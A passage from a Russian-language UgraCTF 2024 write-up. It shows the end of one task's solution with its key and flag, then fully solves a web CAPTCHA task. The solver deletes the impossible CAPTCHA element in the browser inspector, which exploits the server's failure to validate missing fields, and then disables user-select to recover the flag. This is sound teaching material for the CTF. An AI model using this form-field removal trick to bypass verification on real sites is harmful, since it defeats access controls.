Enter key from purplesyringa: f3282ca56dd4d755d65731a947cec876
UCUCUGA Pro key: egDNw8_x1gQtDy8_
```

Наконец можно скачать уцуцугу!

Флаг: **ugra_was_is_worth_it_ff6x8jwrzr6t**

Щелкапча

enhydra, web 50

> Вы пойдите прощёлкайте.
>
> *https://snapandgo.s.2024.ugractf.ru/token*


Решение

> Щелчок Таноса — это знаковый момент во вселенной Marvel, который произошёл в фильме «Мстители: Война бесконечности» (2018). <…> Этот щелчок приводит к тому, что половина всего живого во вселенной мгновенно исчезает, превращаясь в пыль.
>
> *GPT-4*

На странице предлагается пройти две проверки, одна из которых очень лёгкая, а вторая — практически невозможная (да и теоретически, честно говоря, тоже).

Как указано, нам требуется пройти *все процедуры проверки, имеющиеся на данной странице*.


Удалим со страницы проверку, которую не можем пройти. Откроем инспектор (найдя *Inspect* в контекстном меню), найдём и удалим соответствующий элемент:



Удаление элемента с проверкой

Будет удалено также и поле с именем `challenge2`. Следовательно, в запросе на сервер вовсе не будет значения с таким именем. Уязвимость заключается в том, что сервер не проверяет правильность значений полей, которых нет.

Поскольку щелчок к этому моменту уже произошёл, половина букв исчезает. Впрочем, исчезают они лишь визуально — их по-прежнему можно найти в коде страницы или в инспекторе. Чтобы удобно скопировать весь флаг, можно найти CSS-свойство `user-select: none` и отключить его:



Отключение user-select: none

Другой вариант — просто пообновлять страницу: исчезают каждый раз разные буквы, а значит, можно за несколько обновлений достать их все.

Флаг: **ugra_i_call_that_mercy_sxzvr8c9jt20**